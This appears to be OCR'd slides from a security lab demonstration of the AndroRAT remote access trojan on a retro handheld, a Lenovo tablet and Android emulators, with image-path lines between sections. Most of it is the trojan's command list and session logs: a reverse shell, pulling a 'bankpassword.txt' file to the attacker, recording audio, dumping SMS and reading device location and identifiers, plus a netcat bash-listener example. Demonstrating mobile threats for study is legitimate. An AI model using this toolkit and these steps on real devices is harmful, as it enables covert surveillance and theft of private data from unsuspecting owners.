
Installation of APK on Target Device



Target Device Connects to Attackers Computer



Retroid Pocket 3+ on Android 11



Retroid Pocket 3 Plus Retro Game Handheld Console, Retroid Pocket 3 Plus Android Retro Game Console Multiple Emulators Console...

★★★★☆ ~ 197

50+ bought in past month

$159.99 Typical: $179.99

FREE delivery for Prime members

Retroid Pocket 3+ Review: All This For $150!

939K views • 1 year ago

Retroid Pocket 3+ First Look! An Amazing & Affordable Retro Handheld

810K views • 1 year ago

Retroid Pocket 3 Starter Guide

324K views • 1 year ago

Vulnerability

- Android Security update: July 5, 2022
- Google Play system update: October 1, 2021
  - APK delivered via MicroSD card

What we were able to do


- Access shell
  - View, create, copy, move files
  - NetCat support
  - Ifconfig
- Interpreter commands
  - View MAC Address
  - View IP Address
  - View Device info


What we couldn't do

- Device is practically an IoT game station
  - No cameras
  - No call / sms capabilities

Commands built into the APK

```
Interpreter:/> help

    Usage:
    deviceInfo                  ⟶ returns basic info of the device
    camList                     ⟶ returns cameraID
    takepic [cameraID]          ⟶ Takes picture from camera
    startVideo [cameraID]       ⟶ starts recording the video
    stopVideo                   ⟶ stop recording the video and return the video file
    startAudio                  ⟶ starts recording the audio
    stopAudio                   ⟶ stop recording the audio
    getSMS [inbox|sent]         ⟶ returns inbox sms or sent sms in a file
    getCallLogs                 ⟶ returns call logs in a file
    shell                       ⟶ starts a interactive shell of the device
    vibrate [number_of_times]   ⟶ vibrate the device number of time
    getLocation                 ⟶ return the current location of the device
    getIP                       ⟶ returns the ip of the device
    getSimDetails               ⟶ returns the details of all sim of the device
    clear                       ⟶ clears the screen
    getClipData                 ⟶ return the current saved text from the clipboard
    getMACAddress               ⟶ returns the mac address of the device
    exit                        ⟶ exit the interpreter
```



Interpreter:/> deviceInfo
Manufacturer: Moorechip
Version/Release: 11
Product: ums512_1h10_Natv
Model: Retroid Pocket 3 Plus
Brand: UNISOC
Device: ums512_1h10
Host: mc_server
Interpreter:/> getMACAddress
9A:EB:E5:33:01:34



Interpreter:/> shell
Starting Shell
android@shell:~$ ls
acct
apex
bin
bugreports
cache
config
d
data
data_mirror
debug_ramdisk
default.prop
dev
etc
init
init.environ.rc
init.recovery.common.rc
init.recovery.ums512_1h10.rc
init.recovery.ums512_1h10_go.rc
init.recovery.ums512_20c10.rc
init.recovery.ums512_2h10.rc
linkerconfig
lost+found
metadata
mnt
odm
oem
postinstall
proc
product
sdcard
storage
sys
system
system_ext
vendor
android@shell:~$
android@shell:~$ touch YouGOThackedaGAIN
android@shell:~$ ls
Alarms
Android
Audiobooks
DCIM
Documents
Download
Hackerslove
Movies
Music
Notifications
Pictures
Podcasts
Ringtones
YouGOThackedaGAIN
android@shell:~$
android@shell:~$ nc --help
usage: netcat [-46Ut] [-lL COMMAND ...] [-u] [-wpq #] [-s addr] {IPADDR PORTNUM|-f FILENAME}
Forward stdin/stdout to a file or network connection.
-4 Force IPv4
-6 Force IPv6
-L Listen for multiple incoming connections (server mode)
-U Use a UNIX domain socket
-W SECONDS timeout for more data on an idle connection
-f Use FILENAME (ala /dev/ttyS0) instead of network
-l Listen for one incoming connection
-p Local port number
-q Quit SECONDS after EOF on stdin, even if stdout hasn't closed yet
-s Local source address
-t Allocate tty (must come before -l or -L)
-u Use UDP
-w SECONDS timeout to establish connection
Use "stty 115200 -F /dev/ttyS0 && stty raw -echo -ctlecho" with
netcat -f to connect to a serial port.
The command line after -l or -L is executed (as a child process) to handle
each incoming connection. If blank -l waits for a connection and forwards
it to stdin/stdout. If no -p specified, -l prints port it bound to and
backgrounds itself (returning immediately).
For a quick-and-dirty server, try something like:
netcat -s 127.0.0.1 -p 1234 -tL /bin/bash -l

Steal and place a file with Get and Put command

```
Interpreter:/> shell
──────────Starting Shell──────────

android@shell:~$ put Hacked.txt
[SUCCESS] Succesfully Uploaded the file Hacked.txt in /sdcard/temp/
```


```
android@shell:~$ get /sdcard/Documents/bankpassword.txt
[SUCCESS] Succesfully Downloaded in /home/kali/AndroRAT/Dumps/bankpassword.txt
```






Lenovo Tablet on Android 12


Android Version: 12

- Android Security update: August 5, 2023
- Google Play system update: October 1, 2023


Method of delivery: URL



- Working
  - Vibrate phone
  - List cameras
  - System information
  - MAC address
  - Location
  - Dump sms logs
  - Record Audio
  - Shell
    - Netcat
    - PWD
    - Ifconfig
- Not Working
  - Read permissions on Shell


Interpreter:/> startAudio
Started Recording Audio
Interpreter:/> stopAudio
[INFO] Downloading Audio
[SUCCESS] Succesfully Saved in /home/kali/AndroRAT/Dumps/Audio_20240207-164628.mp3
Interpreter:/> deviceInfo
Manufacturer: LENOVO
Version/Release: 12
Product: YT-J706F
Model: Lenovo YT-J706F
Brand: Lenovo
Device: YT-J706F
Host: bjsl178
Interpreter:/> getLocation
Network Location
Latitude is
Longitude is
Interpreter:/> getCallLogs
[INFO] Getting Call Logs
No call logs found on the device
Interpreter:/> getSMS inbox
[INFO] Getting inbox SMS
[SUCCESS] Succesfully Saved in /home/kali/AndroRAT/Dumps/inbox_20240207-165200.txt

Virtual Android Cell Phone




```
Got connection from ('127.0.0.1', 54950)

Hello there, welcome to reverse shell of sdk_gphone64_x86_64
```

Android 12 and 13

```
Interpreter:/> deviceInfo

Manufacturer: Google
Version/Release: 12
Product: sdk_gphone64_x86_64
Model: sdk_gphone64_x86_64
Brand: google
Device: emulator64_x86_64_arm64
Host: abfarm-01566
```


```
Interpreter:/> deviceInfo

Manufacturer: Google
Version/Release: 13
Product: sdk_gphone64_x86_64
Model: sdk_gphone64_x86_64
Brand: google
Device: emu64x
Host: abfarm-release-2004-0186
```


Virtual Android Cell Phone

- **What we were able to get**
  - MAC Address
  - Call logs
  - SMS receipts
  - Image capture and steal
  - Shell
    - NetCat
    - pwd
    - whoami
    - ifconfig

Virtual Android Cell Phone


```
Interpreter:/> getSMS sent
[INFO] Getting sent SMS
